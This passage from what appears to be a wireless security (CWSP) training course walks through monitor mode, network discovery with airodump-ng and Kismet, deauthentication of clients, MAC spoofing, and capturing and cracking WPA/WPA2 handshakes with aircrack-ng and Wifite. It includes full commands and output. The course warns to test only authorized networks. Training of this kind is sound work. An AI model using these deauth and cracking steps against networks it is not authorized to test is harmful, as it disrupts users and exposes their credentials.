


```
root@kali:~# airmon-ng start wlan0
          PHY     Interface      Driver      Chipset
          phy7      wlan0       rt2800usb    Ralink Technology, Corp. RT5370
          phy1      wlan1       rt2800usb    Ralink Technology, Corp. RT5370
          phy2      wlan2       rt2800usb    Ralink Technology, Corp. RT5370
          phy3      wlan3       rt2800usb    Ralink Technology, Corp. RT5370
          phy0      wlan0mon    rt2800usb    Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy7]wlan0 on [phy7]wlan0mon)
          (mac80211 station mode vif disabled for [phy7]wlan0)
root@kali:~#
```

Now it is time to put one of our WLAN interfaces into monitor mode. Let's use wlan0.

The command is **airmon-ng start wlan0**

Note, that wlan0 is now phy7! Simply, another interface was connected, and it became phy6. Then, this new interface, and the previous one that was added (phy5), were removed, and the original one plugged back in. This means the original 4 adapters are plugged in. Linux choose to configure the adapter that was just plugged in as phy7, and allocated the first available wlan name wlan0. Note this is the exact same adapter that was originally given phy0. The command shows you that wlan0 has been converted from station mode into monitor mode, and it has been renamed wlan0mon. Note, Older versions of Kali Linux would create a new interface called mon0. Should you wish to turn off this monitor mode, you simply enter **airmon-ng stop wlan0mon**. This will convert the interface back to being wlan0.




We have now entered one of airmон-нг suite of programs called **airodump-нg**. The command was **airodump-нg wlan0mon**. Notice, in the left-hand picture, it starts collecting information on SSIDs. Some SSID names and MAC addresses have been blanked to protect neighbors' networks.

The SSID name (ESSID) is shown, along with the channel (CH) it is on. It also shows the AP MAC address (BSSID) and the signal strength (PWR) the SSID can be seen at. Note, you can see hidden SSIDs this way. Their SSID name appears as <length: 0> or <length: 1>.

The current channel being scanned is shown in the top left-hand corner of the screen.

In the left-hand picture you can see APs and clients. The clients section also shows the clients MAC address, the BSSID it is associated to (if any), the power level the client is seen at, and any SSIDs the client is probing for are shown.


Sometimes if the number of SSIDs is large, you may not see the clients section. Press the "a" key, twice, and the top right-hand text "display sta only" appears. Now you are viewing clients only. You can press "a" again to flip back to "ap+sta" view.



Kismet is a great often overlooked tool for pentesting. Kismet has been available for some time, and is a great little text based tool, that gives a graphical-type output using text! Kismet was started with the command **kismet -c wlan3** to use interface wlan3.

The Kismet screen is split into multiple sections. Firstly, on the top is the Kismet menu options. Below the menu options is a listing of SSIDs it is seeing. You can scroll up and down this list to move between SSIDs. The SSID selected is highlighted, and shows on two lines. The lower line showing the BSSID, Security used, AP manufacturer, and time the SSID was last seen. There is a color code used that can be changed if needed. In this setup yellow shows an encrypted SSID, red would show a WEP SSID, and green denotes an unencrypted SSID. Below the SSID section, is the client section. Here the BSSID and any client MAC addresses connected to the selected SSID are shown. The packet/s and mbps section comes below the client section showing a visualization of these measured flows. Finally, at the bottom you see the log of activity. In the top right you see the counters, and in the bottom right you see the interface being used, and the channel mode, in this case Kismet is configured to hop across channels.

## Kismet (Cont.)



Kismet can be locked onto one channel by pressing the “~” key (the tilde key, usually to the left of the number 1 key, on US keyboards), then selecting “Kismet” menu option, then “L” for “Config Channel”.

Moving through the options using the “TAB” key, select the “Lock” option, then select the channel or frequency you want to lock onto in the “Chan/Freq” section, then select “Change” to save the settings.

Now the visualizations will show only for the selected channel.

## Attack

- Practical application of attacks
- Test the weaknesses and vulnerabilities
- Cracking Keys




Now you need to turn your attention to attacks. First, you will learn some basic attacks, then you will learn about a scripting tool that comes with menus and help to assist you in your pentesting journey. These tools are invaluable when you start learning pentesting, as they can get you up-and-running more complex attacks very quickly.

You will first be introduced to basic attack essentials. Then you will be shown how to capture a four-way handshake and how to test it against a dictionary. Finally, you will be shown a scripting tool that automates the pentest attack.

Please note that all of the things you will be shown here, must only ever be run against your own network, or a network that you have clear written permission to pentest. Running any of these commands against a network without permission, can be illegal, and have severe consequences.

## Deauth a Network

- **airmon-ng start wlan0 1**
  - Start wlan0mon on channel 1 (because that's where the SSID is)
- **aireplay-ng --deauth 0 -a <bssid> wlan0mon**
  - deauth all stations on bssid, continuously



A terminal window titled 'root@kali: ~' showing the command 'aireplay-ng --deauth 0 -a 90:72:40:18:09:8C wlan0mon'. The output shows the process of sending DeAuth frames to a client with MAC address 90:72:40:18:09:8C on channel 1. The window includes a status bar at the bottom with 'Certified Wireless Security Professional :: CWSF-206' and a watermark 'cwnp()'.

```
root@kali:~# aireplay-ng --deauth 0 -a 90:72:40:18:09:8C wlan0mon
21:15:04 Waiting for beacon frame (BSSID: 90:72:40:18:09:8C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:15:04 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:05 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:05 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:06 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:06 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:07 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
21:15:07 Sending DeAuth (code 7) to broadcast -- BSSID: [90:72:40:18:09:8C]
^C
```

292


Certified Wireless Security Professional :: CWSF-206

cwnp()

One of the first skills you need to learn is how to de-authenticate clients connected to a network. This skill is needed to cause clients to re-connect. This can speed up capturing of necessary communications exchanges. Be warned, this is not a stealth skill. This will scream out a warning to a WIDS or WIPS system. You will most likely need to manually set the channel that the monitor interface will run on.

## Deauth a Client

- **aireplay-ng --deauth 4 -a <bssid> -c <client\_mac> wlan0mon**
  - deauth 1 station on bssid (if -c is omitted, all stations will be “de-authed”)



A terminal window titled 'root@kali: ~' showing the command 'aireplay-ng --deauth 4 -a 90:72:40:18:09:8C -c 02:55:55:11:22:33 wlan0mon'. The output shows the tool waiting for a beacon frame and then sending directed DeAuth frames to a client with MAC address 02:55:55:11:22:33. The client responds with ACKs, and the tool continues to send frames until it reaches 60 ACKs.

```
root@kali:~# aireplay-ng --deauth 4 -a 90:72:40:18:09:8C -c 02:55:55:11:22:33 wlan0mon
21:25:18 Waiting for beacon frame (BSSID: 90:72:40:18:09:8C) on channel 1
21:25:19 Sending 64 directed DeAuth (code 7). STMAC: [02:55:55:11:22:33] [ 0|59 ACKs]
21:25:20 Sending 64 directed DeAuth (code 7). STMAC: [02:55:55:11:22:33] [ 0|63 ACKs]
21:25:20 Sending 64 directed DeAuth (code 7). STMAC: [02:55:55:11:22:33] [ 4|58 ACKs]
21:25:21 Sending 64 directed DeAuth (code 7). STMAC: [02:55:55:11:22:33] [ 1|60 ACKs]
root@kali:~#
```


This is a slightly more subtle attack, as it only attacks a single client on an SSID.

It does mean, however, you have to track down the client you wish to attack.

In the example shown, a locally-administered made-up MAC address was used, in a real attack you would need to capture the MAC of the client you wish to deauth.

## Change your MAC Address

- **ifconfig wlan1mon down**
- **macchanger <option>**
  - **-A** set to a random MAC address
  - **-p** reset to original MAC address
  - **-s** show MAC address
  - **-m <xx:xx:xx:xx:xx:xx>** set to <xx:xx:xx:xx:xx:xx> address
- **ifconfig wlan1mon up**
- **macchanger -s wlan1mon**



A screenshot of a terminal window on Kali Linux. The window title bar says "Terminal". The terminal content shows the command "root@kali:~# macchanger -s wlan1mon" being run. The output shows the current MAC address (02:55:55:11:22:33) and the permanent MAC address (9c:ef:d5: [redacted] (unknown)).

294

Certified Wireless Security Professional :: CWSP-206

cwsp))

To be able to test certain networks, you will need to be able to change your MAC address. If the client has MAC filtering configured, or if you want to test some MAC based security, you will need to be able to emulate the client's MAC address.

The **macchanger** tool in Kali Linux is the easiest way to do this, however, the interface needs to be placed in the down state, using the **ifconfig** command.

## Attacking WPA/WPA2 – Wordlists

- `cp /usr/share/wordlists/rockyou.txt.gz ~`
- `gunzip rockyou.txt.gz`



295

Certified Wireless Security Professional :: CWSP-206

cwsp

A wordlist (or a dictionary) is an important tool when pentesting. A wordlist is simply a list of passwords to test for. The test analyzes every possible word that could be found in a dictionary – hence “dictionary” attack. It does not mean dictionary as in Webster, or the Oxford English. Here dictionary means “a created list”. “Words” such as GoodLuck@123 are completely allowed.

The other option is a brute force attack, which goes through every possible binary combination of the password – however, this is VERY time consuming.

Most commonly you will pentest to see if common passwords are being used. One of the most common wordlists is provided free with Kali Linux, the “rockyou” wordlist. It stores common passwords used by people. There are many other wordlists available, as you can imagine the more comprehensive the wordlist, the larger the file. You may want to compile your own wordlist when testing, or learning pentesting, as password cracking even if using a wordlist is very time consuming. The first thing we need to do is copy and extract the wordlist into our home directory (that is what the tilde ~ represents in the command).

## Attacking WPA/WPA2 – ATTACK! (1/4)

### ■---First Terminal Window---

- `airodump-ng wlan1mon`
  - find the BSSID you want to attack
- `airodump-ng --bssid <mac> -c 11 -w <name> wlan1mon`
  - creates .cap file
  - captures 4-way handshake

You have discovered the network, and you see it is using a PSK. Now it is time to learn how to attack a PSK protected network.

Assuming you have configured your interfaces to be in monitor mode, you will use the `airodump-ng` command to capture the 4-way handshake. You will use the “`--bssid`” argument to specify the bssid to attack, the “`-c`” argument to specify the channel to operate on, and the “`-w`” argument to specify a filename to write to.

## Attacking WPA/WPA2 – ATTACK! (2/4)

### ■---Second Terminal Window---


- aireplay-ng -0 0 -a <bssid> wlan2mon
  - deauth all stations on bssid
- aireplay-ng --deauth 10 -a <bssid> -c <client\_mac> wlan2mon
  - ^{two '-'}
  - deauth 1 station on bssid (if -c is omitted, all stations will be “de-authed”)

In a second window, you will use the **aireplay-ng** tool to de-authenticate clients to force them to re-connect, so you can capture the 4-way handshake.

The “-0” argument specifies a de-authentication attack, and the “0” implies unlimited attempts. The “-a” argument specifies the BSSID to attack.

Notice, you see a variation method of using the tool, using the “--deauth” argument instead of “-0”. In this example, you are attacking 10 times, and by adding the “-c” argument, you specific a client to attack, instead of attacking all clients.

## Attacking WPA/WPA2 – ATTACK! (3/4)



You allow the attack to continue in the first window (left-hand side), while running the **aireplay-ng** tool in the second window (right-hand side).

Continue until you see “**WPA handshake: XX:XX:XX:XX:XX:XX**” appear in the upper right of the first window (left-hand side). This signals that a 4-way handshake has been captured on the WLAN (the X’s represent numbers, and they are the BSSID of the WLAN you are attacking).

You can now stop the **aireplay-ng** attack by using **CTRL+C**.

## Attacking WPA/WPA2 – ATTACK! (4/4)

### ■---Once captured 4-way handshake, back to first window---

- Find complete name used in step 1, usually adds “#.cap” – where # is a number)
- aircrack-ng <name> -w <wordlist>

```
Aircrack-ng 1.5.2
[00:00:01] 9768/7120712 keys tested (7441.33 k/s)
Time left: 15 minutes, 55 seconds
0.14%
KEY FOUND! [ 12345678910 ]

Master Key : 07 08 19 D8 07 63 0E 1E 3F 00 84 E4 84 BC EF D9
              EC DF CB AE 6E 90 F1 A8 4E 9D AE BD AA 82 22 F9

Transient Key : BA 3D DE 03 7E 32 5C 7A F0 B8 20 19 D1 50 9F 54
                 0F 7F 20 4A BB 9C 39 A7 08 71 4A 77 5F 9B 05 D9
                 DA F3 F4 E1 B5 70 E7 A4 0A C1 E2 AE 78 74 6F 73
                 85 EA 95 FC 96 20 82 81 84 CC 74 89 C9 10 74 8B

EAPOL HMAC : 8D BD E7 64 89 67 75 F9 3E F4 D3 A3 40 58 4D 23

root@kali:~#
```

Returning to the first window, run `aircrack-ng <filename> -w rockyou.txt`

The filename will be whatever you used in step 1, but you will find the tool adds “#.cap” to the end of the name you used, where “#” will represent a number, usually “1”. If a file already exists with the number “1” then it will use “2” and so on. The wordlist you will use here, is “rockyou.txt”.

As you can see, the tool very quickly found the password used. In this example, a password from very early on in the file was used, to demonstrate its use. The size of the file, and the CPU/memory/disk power of the Linux platform will determine the length of time that will be taken to break the passphrase. This is a very heavy compute process, as the passphrase is mixed with the SSID name in the algorithm 4096 times to create the actual PSK. The tool has to run through every word in the wordlist, mixing the word with the SSID name 4096 times, then comparing the results with the captured 4-way handshake. Remember, if the actual password isn't in the wordlist, then the passphrase will not be broken. Then you will have to try another dictionary, or try a brute force attack. A brute force attack is very compute intensive.

## Wifite

- `wifite --dict ./rockyou.txt`

```
root@kali: ~
[+] root@kali: # wifite --dict ./rockyou.txt
[+] root@kali: # 
[+] root@kali: # wifite 2.2.5
[+] root@kali: # automated wireless auditor
[+] root@kali: # https://github.com/derv02/wifite2
[+] option: using wordlist ./rockyou.txt to crack WPA handshakes

      Interface  PHY  Driver  Chipset
-----+-----+-----+-----+
1. wlan0mon phy0  rt2800usb  Ralink Technology, Corp. RT5370
2. wlan1   phy1  rt2800usb  Ralink Technology, Corp. RT5370
3. wlan2   phy2  rt2800usb  Ralink Technology, Corp. RT5370
4. wlan3   phy3  rt2800usb  Ralink Technology, Corp. RT5370
5. wlan3mon phy3  rt2800usb  Ralink Technology, Corp. RT5370

[+] Select wireless interface (1-5): 2
[+] enabling monitor mode on wlan1... enabled wlanmon

      NUM  ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----+-----+-----+-----+-----+-----+-----+
1.  wifinetwork    11  WPA  74db  no    1
2.  Ourhouse-ac2  1   WPA  54db  no
3.  ATT4uSD3FV    11  WPA  52db  no
4.  veepee        1   WPA  48db  no
5.  MTN-guest     6   WPA  30db  no
6.  CrainerMifi   1   WPA  29db  yes
7.  NETGEAR43     1   WPA  29db  yes
8.  SHR88         6   WPA  29db  no
9.  ATTdGFCZW1    1   WPA  28db  yes
10. MTN-guest     6   WPA  22db  no
11. ATT632n8v7    11  WPA  21db  yes
12. SHR88         6   WPA  20db  no
13. If6           11  WPA  19db  yes
14. Our new home  1   WPA  18db  no
15. beejay        6   WPA  16db  yes

[+] select target(s) (1-15) separated by commas, dashes or all: 1
```

Wifite is a tool you can use to automate a PSK attack.

You start Wifite, providing the wordlist you want to use with the “**--dict**” parameter.

First, Wifite prompts you for the interface to use, we used **wlan1**. Note, wlan1 was not in monitor mode, Wifite dealt with that for you. Wifite starts scanning for SSIDs, and presents them to you. Once you see the one you want to attack, you are told to press **CTRL+C**. In the example shown, SSID number 1, “wifinetwork” was selected (by entering “1”).

## Wifite (Cont.)

```
[+] (1/1) Starting attacks against E4:95:6E:44:41:6E (wifinetwork)
[+] wifinetwork (74db) PMKID CAPTURE: Waiting for PMKID (12s)
[+] Interrupted
[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (C, c)? ^Cc
[+] wifinetwork (74db) WPA Handshake capture: Discovered new client: 60:03:08:9A:6C:02
[+] wifinetwork (70db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_wifinetwork_E4-95-6E-44-41-6E_2019-06-22T23-07-48.cap saved
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for e4:95:6e:44:41:6e
[+] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (wifinetwork)
[+] aircrack: .cap file does not contain a valid handshake
[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 0.43% FTA: 16mlls @ 7300.9kps (current key: alabaster)
[+] Cracked WPA Handshake PSK: 12345678910
[+] Access Point Name: wifinetwork
[+] Access Point BSSID: E4:95:6E:44:41:6E
[+] Encryption: WPA
[+] Handshake File: hs/handshake_wifinetwork_E4-95-6E-44-41-6E_2019-06-22T23-07-48.cap
[+] PSK (password): 12345678910
[+] saved crack result to cracked.txt (4 total)
[+] Finished attacking 1 target(s), exiting
[+] Note: Leaving interface in Monitor Mode!
[+] To disable Monitor Mode when finished: airmон-ng stop wlanmon
root@kali:~#
```

Now Wifite attempts a PMKID attack, which is not what we want. So, we again press **CTRL+C** to terminate this attack. When prompted we press “C” for continue.

Wifite will now try to capture the 4-way handshake. After a short delay, if it does not see one, it will automatically start a de-auth attack. Eventually, when it captures a 4-way handshake exchange, it will automatically start the attack using the wordlist you provided.

As you can see, it found it quickly, just like the manual attack.